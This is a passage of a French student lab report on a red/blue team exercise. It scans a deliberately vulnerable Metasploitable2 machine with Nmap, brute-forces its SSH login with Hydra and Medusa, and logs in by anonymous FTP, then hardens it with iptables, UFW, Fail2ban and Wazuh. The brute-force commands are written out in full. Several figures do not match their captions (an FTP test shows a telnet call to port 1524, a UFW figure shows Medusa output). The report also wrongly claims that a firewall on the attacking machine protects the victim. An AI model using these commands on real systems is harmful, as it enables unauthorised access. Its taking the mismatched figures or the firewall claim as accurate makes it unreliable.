			brute force, exploitation)
Victime	Metasploitable2 (Ubuntu Server 8.04)	192.168.56.105	Cible volontairement vulnérable des attaques
Défenseur / SIEM	Wazuh Manager (Ubuntu sécurisé)	—	Collecte des logs, détection et réaction automatisée

La machine Metasploitable2 a été choisie comme cible car elle s'agit d'une distribution Linux volontairement truffée de vulnérabilités et de services mal configurés (FTP anonyme, comptes par défaut, services obsolètes, backdoors), ce qui en fait une cible idéale pour des exercices pédagogiques de sécurité offensive.

4. Reconnaissance réseau (Scan Nmap)

La première étape de l'attaque a consisté en une reconnaissance réseau à l'aide de l'outil Nmap, afin d'identifier les services ouverts sur la machine victime et leurs versions exactes. Cette étape est essentielle car elle permet d'orienter le choix des techniques d'attaque ultérieures.

`nmap -sV 192.168.56.105`

```

kali@kali:~$ nmap -sV 192.168.56.105
Starting Nmap 7.94 ( https://nmap.org ) at 2026-04-28 19:46 UTC
Nmap scan report for 192.168.56.105
Host is up (0.0030s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rshcd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  shell          Netkit rshd
1899/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  x11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:lin
ux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.79 seconds

```

Figure 1 — Résultat du scan Nmap (-sV) sur Metasploitable2

Le scan révèle un grand nombre de services ouverts et obsolètes, parmi lesquels :

- Port 21 (FTP) — vsftpd 2.3.4, connu pour une faille de backdoor ;
- Port 22 (SSH) — OpenSSH 4.7p1, version ancienne avec algorithmes de clés obsolètes ;
- Port 23 (Telnet) — protocole non chiffré ;
- Port 1524 (bindshell) — Metasploitable root shell, un backdoor exploitable directement ;
- Plusieurs autres services obsolètes (Samba, MySQL, PostgreSQL, VNC, IRC, Apache Tomcat, etc.).

Ce scan confirme que la machine cible présente une surface d'attaque très large, typique d'un environnement volontairement vulnérable destiné à l'apprentissage de la sécurité offensive.

5. Volet Attaque (Red Team)

5.1 Attaque par brute force SSH


L'objectif de cette attaque est d'obtenir un accès SSH sur la machine victime en testant automatiquement une liste de mots de passe contre le compte utilisateur msfadmin.

5.1.1 Tentative avec Hydra

La première tentative a été réalisée avec l'outil Hydra :

```
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.56.105 ssh -t 4  
-m "HostKeyAlgorithms=+ssh-rsa PubkeyAcceptedKeyTypes=+ssh-rsa"
```

```
hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.56.105 ssh -t 4  
-m "HostKeyAlgorithms=+ssh-rsa PubkeyAcceptedKeyTypes=+ssh-rsa"
```



```
(kali@kali)-[~]  
$ sudo apt install ufw -y  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
  icu-devtools libcrypt-dev libicu-dev libnsl-dev libtirpc-dev ruby3.1 ruby3.1-dev ruby3.1-doc  
Use 'sudo apt autoremove' to remove them.  
Suggested packages:  
  rsyslog  
The following NEW packages will be installed:  
  ufw  
0 upgraded, 1 newly installed, 0 to remove and 2238 not upgraded.  
Need to get 169 kB of archives.  
After this operation, 880 kB of additional disk space will be used.  
Get:1 http://kali.download/kali kali-rolling/main amd64 ufw all 0.36.2-9 [169 kB]  
Fetched 169 kB in 1s (124 kB/s)  
Preconfiguring packages ...  
Selecting previously unselected package ufw.  
(Reading database ... 431669 files and directories currently installed.)  
Preparing to unpack .../archives/ufw_0.36.2-9_all.deb ...  
Unpacking ufw (0.36.2-9) ...  
Setting up ufw (0.36.2-9) ...  
  
Creating config file /etc/ufw/before.rules with new version  
Creating config file /etc/ufw/before6.rules with new version  
Creating config file /etc/ufw/after.rules with new version  
  
Creating config file /etc/ufw/after6.rules with new version  
update-rc.d: We have no instructions for the ufw init script.  
update-rc.d: It looks like a non-network service, we enable it.  
Created symlink /etc/systemd/system/multi-user.target.wants/ufw.service → /lib/systemd/system/ufw.service.  
Processing triggers for kali-menu (2023.3.3) ...  
Processing triggers for man-db (2.11.2-3) ...  
  
(kali@kali)-[~]  
$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.56.105 ssh -t 4  
-m "HostKeyAlgorithms=+ssh-rsa PubkeyAcceptedKeyTypes=+ssh-rsa"
```

Figure 2 — Échec de Hydra et lancement de Medusa

Cette tentative a échoué avec l'erreur « kex error : no match for method server host key algo : server [ssh-rsa, ssh-dss] ». Cette erreur provient d'une incompatibilité entre les algorithmes de négociation SSH modernes utilisés par Kali Linux et les algorithmes obsolètes (ssh-rsa, ssh-dss) acceptés par le serveur SSH (OpenSSH 4.7p1) de Metasploitable2. Hydra ne permet pas, en ligne de commande, d'imposer ces anciens algorithmes lors de la phase de négociation (kex), ce qui empêche toute connexion.

5.1.2 Contournement avec Medusa

Pour contourner cette limitation, l'outil Medusa a été utilisé à la place de Hydra, car il gère correctement la négociation avec les anciens algorithmes SSH :


```
medusa -u msfadmin -P /usr/share/wordlists/rockyou.txt -h 192.168.56.105 -M
```

ssh

Un test préalable, ciblé sur le mot de passe attendu, a permis de valider le bon fonctionnement de l'outil :

```
echo "msfadmin" > /tmp/pass.txt medusa -u msfadmin -P /tmp/pass.txt -h 192.168.56.105 -M ssh
```

```
echo "msfadmin" > /tmp/pass.txt medusa -u msfadmin -P /tmp/pass.txt -h 192.168.56.105 -M ssh
```



```
(kali@kali)~$ hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.56.105 ssh -t 4 -m "HostKeyAlgorithms+=ssh-rsa PubkeyAcceptedKeyTypes+=ssh-rsa"
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-30 10:37:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.56.105:22/HostKeyAlgorithms+=ssh-rsa PubkeyAcceptedKeyTypes+=ssh-rsa
[ERROR] could not connect to ssh://192.168.56.105:22 - kex error : no match for method server host key algo: server [ssh-rsa,ssh-dss], client [rsa-sha2-512,rsa-sha2-256,ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,sk-ssh-ed25519@openssh.com,sk-ecdsa-sha2-nistp256@openssh.com]

(kali@kali)~$ medusa -u msfadmin -P /usr/share/wordlists/rockyou.txt -h 192.168.56.105 -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456 (1 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456789 (2 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 123456789 (3 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: password (4 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: iloveyou (5 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: princess (6 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 1234567 (7 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: rockyou (8 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: 12345678 (9 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: abc123 (10 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: nicole (11 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: daniel (12 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: babygirl (13 of 14344391 complete)
ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: monkey (14 of 14344391 complete)
```

Figure 3 — Succès de l'attaque par brute force avec Medusa

Le résultat obtenu est un succès : « ACCOUNT FOUND : [ssh] Host : 192.168.56.105 User : msfadmin Password : msfadmin [SUCCESS] ». Cette attaque démontre l'exploitation d'un compte avec un mot de passe faible et identique au nom d'utilisateur, une mauvaise pratique très répandue.

5.2 Accès FTP anonyme

Le scan Nmap ayant révélé un service FTP (vsftpd 2.3.4) sur le port 21, une tentative de connexion anonyme a été effectuée :

```
ftp 192.168.56.105
```

```
(kali@kali)-[~]
$ ftp 192.168.56.105
Connected to 192.168.56.105.
220 (vsFTPd 2.3.4)
Name (192.168.56.105:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Figure 4 — Connexion FTP anonyme réussie sur Metasploitable2

La connexion anonyme a été acceptée (« 230 Login successful »), ce qui constitue une faille de configuration majeure permettant à un attaquant d'accéder au système de fichiers du serveur FTP sans authentification.

6. Volet Défense (Blue Team)

Suite aux attaques réalisées, plusieurs mesures de durcissement ont été mises en place sur la machine victime (Metasploitable2) et sur la machine attaquante (Kali), afin de bloquer les vecteurs d'attaque exploités et de renforcer la sécurité globale de la plateforme.

6.1 Blocage du port SSH (22)

Afin de stopper les tentatives de brute force SSH, une règle iptables a été ajoutée sur Metasploitable2 pour bloquer tout nouveau trafic entrant sur le port 22 :

```
sudo iptables -A INPUT -p tcp --dport 22 -j DROP
```

```
(kali@Kali)-[~]
$ sudo iptables -A INPUT -p tcp --dport 22 -j DROP

(kali@Kali)-[~]
$ sudo sed -i '/HostKeyAlgorithms +ssh-rsa,ssh-dss/d' /etc/ssh/ssh_config

(kali@Kali)-[~]
$ ssh -oHostKeyAlgorithms+=ssh-rsa -oPubkeyAcceptedKeyTypes+=ssh-rsa msfadmin@192.168.56.105
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.105's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Apr 28 18:08:05 2026 from 192.168.56.105
msfadmin@metasploitable:~$ sudo iptables -A INPUT -p tcp --dport 22 -j DROP
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ Read from remote host 192.168.56.105: Connection timed out
Connection to 192.168.56.105 closed.
client_loop: send disconnect: Broken pipe

(kali@Kali)-[~]
$
```

Figure 5 — Blocage du port SSH et vérification depuis Kali

Après application de la règle, une nouvelle tentative de connexion SSH depuis Kali se solde par un timeout (« Read from remote host : Connection timed out ») puis une coupure de session (« Broken pipe »), confirmant l'efficacité du blocage.

6.2 Blocage du port FTP (21)

Pour empêcher tout accès FTP, y compris la connexion anonyme exploitée précédemment, une règle iptables similaire a été appliquée sur le port 21 :

```
sudo iptables -A INPUT -p tcp --dport 21 -j DROP
```

```
(kali@Kali)-[~]
$ telnet 192.168.56.105 1524
Trying 192.168.56.105 ...
telnet: Unable to connect to remote host: Connection timed out

(kali@Kali)-[~]
$
```


Figure 6 — Test de connexion FTP après blocage du port 21

Le test de connexion FTP depuis Kali après application de la règle confirme l'échec de la connexion (« Connection timed out »), validant le bon fonctionnement du blocage.

6.3 Blocage du port 1524 (backdoor / ingreslock)

Le scan Nmap avait révélé l'ouverture du port 1524, correspondant à un backdoor connu de Metasploitable2 (« Metasploitable root shell »), permettant d'obtenir un shell root sans authentification. Ce port a été bloqué côté victime via iptables :

```
sudo iptables -A INPUT -p tcp --dport 1524 -j DROP
```



```
(kali@kali)-[~]
$ sudo ufw enable
Firewall is active and enabled on system startup

(kali@kali)-[~]
$ sudo ufw deny 1524
Rule added
Rule added (v6)

(kali@kali)-[~]
$ sudo ufw status
Status: active

To Action From
--
1524 DENY Anywhere
1524 (v6) DENY Anywhere (v6)

(kali@kali)-[~]
$
```

Figure 7 — Blocage du port 1524 sur Metasploitable2

En complément, une règle de défense en profondeur a été ajoutée côté Kali avec UFW, afin d'illustrer une protection supplémentaire pouvant être déployée sur un poste exposé :

```
sudo ufw enable sudo ufw deny 1524 sudo ufw status
```

6.4 Pare-feu UFW sur la machine attaquante

L'outil UFW (Uncomplicated Firewall) a été installé afin de simplifier la gestion des règles iptables et de fournir une interface de pare-feu plus accessible :

```
sudo apt install ufw -y
```

```
(kali@kali)-[~]
$ echo "msfadmin" > /tmp/pass.txt

(kali@kali)-[~]
$ medusa -u msfadmin -P /tmp/pass.txt -h 192.168.56.105 -M ssh
Medusa v2.2 [http://www.fooofus.net] (C) JoMo-Kun / Fooofus Networks <jmk@fooofus.net>

ACCOUNT CHECK: [ssh] Host: 192.168.56.105 (1 of 1, 0 complete) User: msfadmin (1 of 1, 0 complete) Password: msfadmin (1 of 1 complete)
ACCOUNT FOUND: [ssh] Host: 192.168.56.105 User: msfadmin Password: msfadmin [SUCCESS]

(kali@kali)-[~]
$
```

Figure 8 — Installation du pare-feu UFW

Après installation, le test de connexion vers le port 1524 confirme que le trafic est rejeté (« telnet : Unable to connect to remote host : Connection timed out »), démontrant que la combinaison iptables côté victime et UFW côté attaquant verrouille efficacement ce vecteur d'attaque.

6.5 Mise en place de Fail2ban

Afin de protéger le service SSH contre les attaques par brute force de manière automatisée et durable, l'outil Fail2ban a été installé et activé :

```
sudo systemctl start fail2ban sudo systemctl enable fail2ban sudo fail2ban-client status sshd
```

```
Building format(s) --all.
This may take some time... done.

(kali@kali)-[~]
$ sudo systemctl start fail2ban
[sudo] password for kali:

(kali@kali)-[~]
$ sudo systemctl enable fail2ban
Synchronizing state of fail2ban.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable fail2ban
Created symlink /etc/systemd/system/multi-user.target.wants/fail2ban.service → /lib/systemd/system/fail2ban.service.

(kali@kali)-[~]
$ sudo fail2ban-client status sshd
Status for the jail: sshd
- Filter
  | - Currently failed: 0
  | - Total failed: 0
  | - Journal matches: _SYSTEMD_UNIT=sshd.service + _COMM=sshd
- Actions
  | - Currently banned: 0
  | - Total banned: 0
  | - Banned IP list:

(kali@kali)-[~]
$
```

Figure 9 — Installation et vérification du service Fail2ban

La commande de statut confirme que le jail « sshd » est actif, prêt à surveiller les tentatives de connexion échouées via les journaux système (auth.log) et à bannir automatiquement toute adresse IP dépassant le seuil de tentatives autorisées. Au moment de la vérification, aucune tentative n'avait encore été enregistrée (Currently failed : 0, Currently banned : 0), ce qui est cohérent puisque le service venait d'être activé.

7. Supervision avec Wazuh (SIEM)

En complément des mécanismes de défense classiques (pare-feu, Fail2ban), une solution SIEM (Security Information and Event Management) basée sur Wazuh a été déployée sur la machine défenseur. Wazuh permet de centraliser la collecte des journaux, de détecter automatiquement des comportements suspects via des règles de corrélation, et de déclencher des réponses actives (blocage d'IP, etc.).




Figure 10 — Tableau de bord (dashboard) Wazuh

Le tableau de bord Wazuh montre une instance fonctionnelle, avec un total de 26 alertes de sévérité faible et 8 alertes de sévérité moyenne enregistrées sur les dernières 24 heures, et aucune alerte critique ou élevée. Cependant, le panneau « Agents Summary » indique qu'aucun agent n'est pour le moment enregistré (« This instance has no agents registered »). Cette observation constitue un point important du projet : pour que les attaques réalisées sur Metasploitable2 (brute force SSH, scan, exploitation de services) soient effectivement détectées et corrélées par Wazuh, un agent Wazuh doit être installé et enregistré sur la machine victime. Sans cet agent, les alertes affichées (26 low / 8 medium) ne concernent que l'environnement local du manager Wazuh et non la machine cible des attaques. Les étapes suivantes restent donc à finaliser :

- Déployer un agent Wazuh sur Metasploitable2 (« Deploy new agent ») et l'enregistrer auprès du manager ;
- Configurer la collecte des journaux `/var/log/auth.log` afin que les tentatives SSH soient transmises au manager ;
- Vérifier que les règles par défaut de Wazuh (détection de brute force SSH, niveau 5 à 10) génèrent des alertes lors d'une nouvelle tentative Hydra/Medusa ;
- Configurer une réponse active (active-response) pour bloquer automatiquement l'IP de l'attaquant via iptables dès qu'une alerte de brute force est déclenchée.

